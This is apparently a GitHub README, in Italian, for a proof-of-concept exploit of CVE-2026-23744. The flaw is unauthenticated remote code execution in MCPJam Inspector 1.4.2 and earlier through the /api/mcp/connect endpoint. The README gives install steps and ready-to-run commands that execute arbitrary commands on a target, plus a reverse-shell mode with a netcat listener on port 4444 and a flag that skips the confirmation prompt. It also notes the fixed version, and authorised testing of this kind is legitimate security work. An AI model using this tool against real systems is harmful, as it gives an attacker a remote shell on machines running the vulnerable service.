 ozcanpng/cve-2026-23744
Proof-of-concept di esecuzione remota di codice non autenticata per CVE-2026-23744 che prende di mira MCPJam Inspector. Genera payload MCP serverConfig craftati per sfruttare l'endpoint /api/mcp/connect con supporto per reverse shell e dry-run debugging.

PoC per esecuzione di codice in remoto non autenticata per CVE-2026-23744. MCPJam Inspector 1.4.2 e versioni precedenti espongono funzionalità tramite /api/mcp/connect che possono avviare un comando server MCP controllato dall'attaccante senza autenticazione.
Solo per test e ricerca autorizzati. Non utilizzare contro sistemi di cui non si è proprietari o per i quali non si ha esplicita autorizzazione al test.
HTTP POST -> /api/mcp/connect -> serverConfig command -> avvio processo -> esecuzione comando
serverConfig MCP appositamente predisposto./api/mcp/connect non autenticato.bash -c.
git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt
python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'


Prima avvia un listener:
rlwrap nc -lvnp 4444
Poi esegui:
python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444
Opzioni utili:
--cmd COMANDO       Comando da eseguire (default: id)
--server-id VALORE  Valore serverId nella configurazione MCP predisposta (default: pwn)
--dry-run           Costruisce il flusso del payload senza inviare la richiesta HTTP
--debug             Stampa endpoint e payload JSON
--verify-tls        Verifica i certificati HTTPS
--timeout SECONDI   Timeout HTTP in secondi (default: 8)
--yes               Salta il prompt di conferma per la reverse shell
| Prodotto | Versione affetta | Accesso richiesto | Impatto |
|---|---|---|---|
| MCPJam Inspector | <= 1.4.2 | Nessuno | Esecuzione di comandi remoti come utente del processo MCPJam Inspector |
Il problema è particolarmente esposto quando MCPJam Inspector è in ascolto su 0.0.0.0, consentendo a host remoti di raggiungere il servizio di sviluppo.
/api/mcp/connect.serverConfig.command e serverConfig.args.--cmd per una validazione sicura prima di tentare una reverse shell.--dry-run --debug per ispezionare la richiesta generata senza toccare un target.1.4.3 contiene la patch a monte secondo NVD.ozcanpng — github.com/ozcanpng — ozcanpng.dev
